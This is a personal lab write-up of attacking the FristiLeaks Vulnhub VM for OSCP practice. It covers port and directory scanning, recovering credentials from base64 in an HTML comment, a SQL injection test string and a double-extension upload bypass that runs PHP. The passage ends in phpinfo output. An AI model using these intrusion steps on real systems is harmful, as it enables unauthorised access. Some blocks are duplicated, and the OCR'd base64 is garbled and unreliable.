

# 0x0: Overview

28 July 2018 21:59

Author: Leo McCavana

## PLEASE DO NOT REDISTRIBUTE FOLKS .....

This is the first of my efforts on exploit Vulnhub.com machines as part of my OSCP preparations.

I needed some additional machines to help fine tune my methodology to do things as 'surgically' as possible without getting stuck down pointless rabbit holes. I love reading the stuff from abatchy and I decided to get stuck into their recommendations for 'OSCP-like Vulnhub VMs'

(<https://www.abatchy.com/2017/02/oscp-like-vulnhub-vm>)

I like to go into lots of (hopefully) useful detail in a progressive manner, starting with an overview and then getting more into the nuts and bolts. Such an approach helps me explain the logic behind my thinking as opposed to just assuming that the reader (and writer!) already 'gets it' if I just throw out a bunch of commands. For instance, I talk a lot about enumerating as much as possible from a wide variety of perspectives. I also tend to talk about why I chose tool x in preference to tool y, or I may also talk about why I used specific options/switches for a command.

To keep things as easy as possible to follow, I combine some introductory text, bullet points, command line text and screenshots. Hopefully it will be enjoyable and informative for the reader.

I've broken things down into a series of sections, corresponding to the sequence of events in a real test (even though we don't cover pre-engagement planning, other post-exploitation stuff such as data exfiltration, not to mention reporting too). If you are new to doing this type of activity, I'd advise you to read everything in sequence, ideally with your own copy of Fristileaks in VirtualBox so that you can play along.

0x0: Overview

0x1: Initial Recon

0x2: Web Recon

0x3: Web Exploitation - File Uploading

0x4: Priv Esc Overview

0x5: Priv Esc (The Detail)

0x6: Conclusion

Anyhow .... On with the show.

# 0x1: Initial Recon

04 August 2018 21:03

## Step 0: Target Discovery

First, let's see what IP we see showing up via 'netdiscover'

Currently scanning: Finished! | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 120

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.10.10.1	08:00:27:40:d7:1c	1	60	PCS Systemtechnik GmbH
10.10.10.2	08:00:27:a5:a6:76	1	60	PCS Systemtechnik GmbH

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.10.10.1	08:00:27:40:d7:1c	1	60	PCS Systemtechnik GmbH
10.10.10.2	08:00:27:a5:a6:76	1	60	PCS Systemtechnik GmbH

## Step 1: Service Discovery (basic TCP port scan)

We perform an 'all ports' TCP scan (-p-) to see what is open. Since we are in an isolated CTF scenario and not worried about a Blue Team snooping on us, we can up the scan timing to T4 without compromising accuracy. Results are output in all formats (-oA) using 'fristiOpenTCP' as our file stem.

```
root@kali:~/vulnhub/fristileaks/recon# cat fristiOpenTCP.nmap
# Nmap 7.70 scan initiated Mon Jul 30 21:21:51 2018 as: nmap -p- --open -T4 -oA fristiOpenTCP 10.10.10.2
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Red.Initech (10.10.10.2)
Host is up (0.00045s latency).
Not shown: 65534 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

# Nmap done at Mon Jul 30 21:24:06 2018 -- 1 IP address (1 host up) scanned in 135.00 seconds
root@kali:~/vulnhub/fristileaks/recon#
```

```
# Nmap 7.70 scan initiated Mon Jul 30 21:21:51 2018 as: nmap -p- --open -T4 -oA fristiOpenTCP 10.10.10.2
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for Red.Initech (10.10.10.2)
Host is up (0.00045s latency).
Not shown: 65534 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)

# Nmap done at Mon Jul 30 21:24:06 2018 -- 1 IP address (1 host up) scanned in 135.00 seconds
root@kali:~/vulnhub/fristileaks/recon#
```

So .... Only 1 TCP port. It may be necessary to do a UDP port scan later if we don't get much success with TCP port 80.

## Step 2: Aggressive Port Scan

Normally for an aggressive (-A) nmap scan to yield any quality results, you need to have several ports open. While we could use something like the http-enum NSE script since it looks like just a webserver, we'll persist with the '-A' option to see what it gets us. Besides, the '-A' scan config will perform the http-enum duties anyhow. Obviously an 'aggressive' scan will take more time to complete, but it isn't really a problem when scanning a single port on a single target.

```
# Nmap 7.70 scan initiated Sat Aug  4 20:04:59 2018 as: nmap -p 80 -A -oA aggressiveFristiTCP
10.10.10.2
```

```
Nmap scan report for 10.10.10.2
```

```
Host is up (0.00054s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
```

```
|_ http-methods:
```

```
|_ Potentially risky methods: TRACE
```

```
|_ http-robots.txt: 3 disallowed entries
```

```
|_ /cola /sisi /beer
```

```
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
```

```
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

```
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
```

```
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
```

```
Device type: general purpose
```

```
Running: Linux 2.6.X|3.X
```

```
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
```

```
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
```

```
Network Distance: 1 hop
```

```
TRACEROUTE
```

```
HOP RTT    ADDRESS
```

```
1  0.54 ms 10.10.10.2
```

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

```
# Nmap done at Sat Aug  4 20:05:21 2018 -- 1 IP address (1 host up) scanned in 23.07 seconds
```

```
# Nmap 7.70 scan initiated Sat Aug  4 20:04:59 2018 as: nmap -p 80 -A -oA aggressiveFristiTCP 10.10.10.2
Nmap scan report for 10.10.10.2
Host is up (0.00054s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.15 ((CentOS) DAV/2 PHP/5.3.3)
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-robots.txt: 3 disallowed entries
|_ /cola /sisi /beer
|_ http-server-header: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
MAC Address: 08:00:27:A5:A6:76 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10, Linux 2.6.32 - 3.13
Network Distance: 1 hop

TRACEROUTE
HOP RTT      ADDRESS
1   0.54 ms  10.10.10.2

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Aug  4 20:05:21 2018 -- 1 IP address (1 host up) scanned in 23.07 seconds
```

So ... we get the following:

- An Apache web server (version 2.2.15)
- It's running PHP 5.3.3
- A linux box with a Kernel level between 2.6.32 and either 3.10 or 3.13, specifically using a CentOS version of Linux
- some interesting folders revealed from the 'robots.txt' file: cola, sisi, beer. These need to be followed up.
- 'DAV ' .... Is this a reference to 'webdav' that would allow us to upload files? We'll keep that for later

Version numbers will kept a note of .... Perhaps there could be exploits for them.

### Step 0: Initial web root review

In a web browser, we specify the IP address and we are presented with a basic web page. A humorous piece of advice. 'Fristi' appears twice .... Potentially useful.



Looking at the HTML source doesn't reveal anything particularly useful either ... apart from instructions for the CTF




```
view-source:http://10.10.10.2/

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools

1 <!-- Welcome to #Fristleaks, a quick hackme VM by @Ar0xA
2
3 Goal: get UID 0 (root) and read the special flag file.
4 Timeframe: should be doable in 4 hours.
5 -->
6 <html>
7 <body bgcolor="#FF69B4">
8 <br />
9 <center><h1> The <a href="https://twitter.com/search?q=%23fristileaks
10 <center>  </center>
11 <br />
12 Fristileaks 2015-12-11 are:<br>
13 @meneer, @barrebas, @rikvduijn, @wez3forsec, @PyroBatNL, @0xDUDE, @ani
14 </body>
15 </html>
16
```

## Step 1: Review resources from robots.txt

First we try 'cola' ... nothing other than a Star Wars joke



There is an images sub-folder referred to in what passes for html source:


```
view-source:http://10.10.10.2/cola/

Most Visited Offensive Security Kali Linux Kali Li

1 
2
```

The file name .... 3037440. Nothing obvious here than perhaps an attempt at 'leet speak' :-).

Checking for any directory listings available only confirms what we have already accessed.



So ... to be extra cautious the graphics are saved locally and the exif data is inspected by using the 'identify' tool that is part of 'ImageMagik'. ImageMagik should be already installed in most Linux distributions (it is on Kali). V Of course you could always use something else such as 'exiftool'.

Running the 'identify' tool in 'verbose' mode, grepping for 'exif:' reveals nothing

```
root@kali: ~/vulnhub/fristileaks/recon
File Edit View Search Terminal Help
root@kali:~/vulnhub/fristileaks/recon# identify -verbose 3037440.jpg | grep "exif:"
root@kali:~/vulnhub/fristileaks/recon#
```

So .... Just to be sure, I chop off the grep to see if anything else looks useful .... Nothing. Worth a check for completeness though. There's a lot of data, hence why just a snippet is shown below:

```
root@kali:~/vulnhub/fristileaks/recon# identify -verbose 3037440.jpg
Image: 3037440.jpg
Format: JPEG (Joint Photographic Experts Group JFIF format)
Mime type: image/jpeg
Class: DirectClass
Geometry: 400x400+0+0
Resolution: 96x96
Print size: 4.16667x4.16667
Units: PixelsPerInch
Colorspace: sRGB
Type: TrueColor
Base type: Undefined
Endianness: Undefined
Depth: 8-bit
Channel depth:
  red: 8-bit
  green: 8-bit
  blue: 8-bit
```

Moving on to the next entry in the 'robots.txt' file .... 'beer'. It turns up the same result. The last of the three, 'sisi' produces the same result. Now we need to move on some web resource brute forcing.

## Step 2: Web Resource Brute Forcing

For this task, two of the most popular tools are 'dirb' and 'gobuster' - pick whichever suits you, but for this writeup, I'll be using dirb as follows:

dirb <http://10.10.10.2> -o dirbFristiRoot.txt

By default the tool uses a 'common.txt' wordlist, but you can substitute that with whatever list you prefer. Generally, it is good to start with 'common' in the interests of speed.

-----  
DIRB v2.22  
By The Dark Raver  
-----

OUTPUT\_FILE: dirbFristiRoot.txt  
START\_TIME: Sat Aug 4 23:02:02 2018  
URL\_BASE: <http://10.10.10.2/>  
WORDLIST\_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: <http://10.10.10.2/> ----  
+ <http://10.10.10.2/cgi-bin/> (CODE:403|SIZE:210)  
==> DIRECTORY: <http://10.10.10.2/images/>  
+ <http://10.10.10.2/index.html> (CODE:200|SIZE:703)  
+ <http://10.10.10.2/robots.txt> (CODE:200|SIZE:62)

---- Entering directory: <http://10.10.10.2/images/> ----  
(!) WARNING: Directory IS LISTABLE. No need to scan it.  
(Use mode '-w' if you want to scan it anyway)

-----

END\_TIME: Sat Aug 4 23:02:08 2018  
DOWNLOADED: 4612 - FOUND: 3

```
root@kali:~/vulnhub/fristileaks/recon# cat dirbFristiRoot.txt

-----
DIRB v2.22
By The Dark Raver
-----

OUTPUT_FILE: dirbFristiRoot.txt
START_TIME: Sat Aug 4 23:02:02 2018
URL_BASE: http://10.10.10.2/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.2/ ----
+ http://10.10.10.2/cgi-bin/ (CODE:403|SIZE:210)
==> DIRECTORY: http://10.10.10.2/images/
+ http://10.10.10.2/index.html (CODE:200|SIZE:703)
+ http://10.10.10.2/robots.txt (CODE:200|SIZE:62)

---- Entering directory: http://10.10.10.2/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

-----

END_TIME: Sat Aug 4 23:02:08 2018
DOWNLOADED: 4612 - FOUND: 3
```


Results are returned for just three resources: /cgi-bin, index.html and robots.txt ..... Nothing much to go on.

Another option is to try bigger word lists (which will take more time). But remember, this is supposed to be completed in 4 hours!, so time to step back and think creatively by going back to the root page:





Hmm .... Maybe there is a clue in here .... 'fristi' or perhaps 'fristileaks' may be worth a try.



Happy Days .... We get a login page. So, there is a Simpsons theme here.

A few variations on admin:password. All to no avail. A few favourite SQL injection strings are tried too, but don't work:

Somebody; or 1=1 LIMIT 1; #

Before I wheel out sqlmap (something I want to avoid as it isn't allowed in the OSCP exam apparently) or a brute force attack on the creds, I opt to view the html source again. Three interesting pieces of information:

- Reference to 'eezeepz' - a potential username

```
<html>
<head>
<meta name="description" content="super leet password login-test page. We use base64 encodi
<!--
TODO:
We need to clean this up for production. I left some junk in here to make testing easier.

- by eezeepz
-->
</head>
```


- [illegible]

- ```


32 <!--
33 iVBORw0KGGoAAAANSUHUeUgAAAW0AAABLCIAIAAA04UHqAAAAAXNSR0IARs4c6QAAAAARnQUIBAACx
34 jwv8YQUAAAAjEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dIRdtsGElVhr8sLn8nqymmmwi0kl
35 S0IAQGY0NB0l//dW5QyTgdxz2t5+ACCHAHGqRYA48CJHAHirWc8yBEAXuQIAC9yBtAXOQLAixw
36 B4EWOAPAIrWb4KSMaVmgRAF7kCAAAvcgSAFzKcWiscAeBFjgDwIkcAeJEjALzIEQ0B5AgAL5kc+f
37 m63ay7P/XP/SRUM2jx7iMz12dqpguZHP+l+zJ053b9+1gd/0TL2wU15+RmpJq55MTKE1paHlVXJJ
38 Zv7/d5i6qse0t9rWab6UM5R1+WrORL72DbdWkQzS0tMPqG18LRhzyWjWkTFDPXFMucl7e81bxxN0vb
39 DpYz0MNIWqplLw0w+oaxwomXXtfhLE6w+lrNdDfUjoQNJ9XbKtMpsUmn9BSeGf51bUcrr6w+VjNd
40 jJ0JcelwepPCJLNXPF8gkTzIEbnVtYSd6UPLINDFPCDlyKB3dyPlpSTvZVznJr7R0WHEiF6v5MAADU
41 l2qmC/1/Zz22Xilabli0aLqJZdq5sqSUgtWY7syg+u6UpInd0FeISENygbTfj+qDbc+QpG9c5
42 uvFQzV5aM15LWfrMfrnP1U2mqC+Ucdq+g6E1JNSX16/i/6BtvvrQz5FYM2LlhyhMLz4sNNtp+pskg1
43 04VajmwziEdZvmS29E0Yzbzi/FSyqGVszZiXDNm54CjCni+akRnqizXThUq0Hekso2K5p6y00aLq
44 iLn+sk5qGf0S1E5SVKCSZv4+XH36vQzbl0v0t8yB6MEyRALp+BBhy31k8SB8ojpUNSHVjHXJmC2Fg
45 t0H0drysrz404sdLPW1muLDLudSpdEsk5vf5Gtqg1xnfx88tu/PZy7VjHXJmC21H9lWvBBfDZb6Ws
46 30oZ0jk3y+p09f6MhLUNoco9UnY5dqxrhk0Z4KzezWdWqfGv6Uu9S1wb6UuMyR5Z12B+LdH++fL
47 3K/U+z29fJNwCNMGH4Ue2v6n/dAwG+mlN9KGW7EcSMJ3l6o6+ech8d9v0Uu4PnkqJZL7wgiS8HK
48 ul9imRfGg9q/VTB80QRULSTqT7fYU7tgsn/4+zfhV6aiiSczJGrGvGTILsLLhiPbnh6KnlDU12q
49 mD+0cK08nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMmuLzFylm+hdLkcJatUHeUzuZ/l91867X34
50 rPtA610LZ0rQx6gu37aIukrkVaylrfqpk+9HNhK8h5NocTKC41P1Vebhd8fy/Vz02IqegqBWLrSfH
51 EPdMj3m55YXVF+qmt5UwX7+5s//fyy0LU3KwG0Ld592Kb6U510ZJmJAP5B5AgAL3IEGbc5ASCLhe
52 AHgRYA48CJHAHirWc8yBEAXuQIAC9yBtAXOQLAixwB4EWOAPAIrWb4KSMaVmgRAF7kCAAAvcgSAFzK
53 cWt5AeBFjgDwIkcAeJEjALzIEQ0B5AgAL3IEGbc5ASCLAHgRYA48Pn9/QNa7zik1qtyq5MAAADBJR
54 U5ErkJggg==
55 -->

```

The data is copied/pasted into Burp decoder and evidence points towards the data really being a PNG file.



base64 data ('image.txt'), decode it, and then write it out to a binary (PNG) file.



```
File Edit View Search Terminal Help
GNU nano 2.9.8

import base64
input_file = open('image.txt', 'rb')
coded_string = input_file.read()
decoded = base64.b64decode(coded_string)
output_file = open('output.png', 'wb')
output_file.write(decoded)
output_file.close()
```


```
import base64
input_file = open('image.txt', 'rb')
coded_string = input_file.read()
decoded = base64.b64decode(coded_string)
output_file = open('output.png', 'wb')
output_file.write(decoded)
output_file.close()
```

Note the emphasis on 'rb' (read binary) and 'wb' (write binary), as we are not dealing with ASCII text. The script is made executable (chmod +x) and executed, resulting in a png file called 'output.png'. When the file is opened, we get this:



Ok .... Perhaps not the greatest potential password, but sometimes you have to try stupid things.

The above is used as the password, along with 'eezeepz' as the username.





**Member Login**

Username :

Password :

And it worked! We are now able to proceed to a page to upload files. A sidebar recommendation .... The 'password' box is really just a text box - much easier spotted from shoulder surfing etc! :-)







# 0x3 Web Exploitation - File Uploading

04 August 2018 23:52

The ultimate aim is to be able to upload a file that creates a reverse shell back to an attacking box.

## Step 0: Create a proof of concept PHP script


The following simple phpinfo script is created.

```
<?php

// Show all information, defaults to INFO_ALL
phpinfo();


?>
```

An attempt is made to upload the file .... It fails




So .... some sort of whitelisting is potentially happening.

So .... as a basic first step, add a double extension - the file now becomes phpinfo.php.png.



An attempt is made to upload the file and it appears to work.



Let's see if the file will actually get executed as a php file though ....

The feedback reverts to the /uploads folder. Thinking that this was at the server root, it resulted in a HTTP 404. So, when 10.10.10.2/fristi/uploads/phpinfo.php.png was specified, it worked! So .... Aside from a good 'proof of concept', it can also provide some useful background detail that might be useful later.

| PHP Version 5.3.3        |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|--------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>System</b>            | Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| <b>Build Date</b>        | Jul 9 2015 17:39:38                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
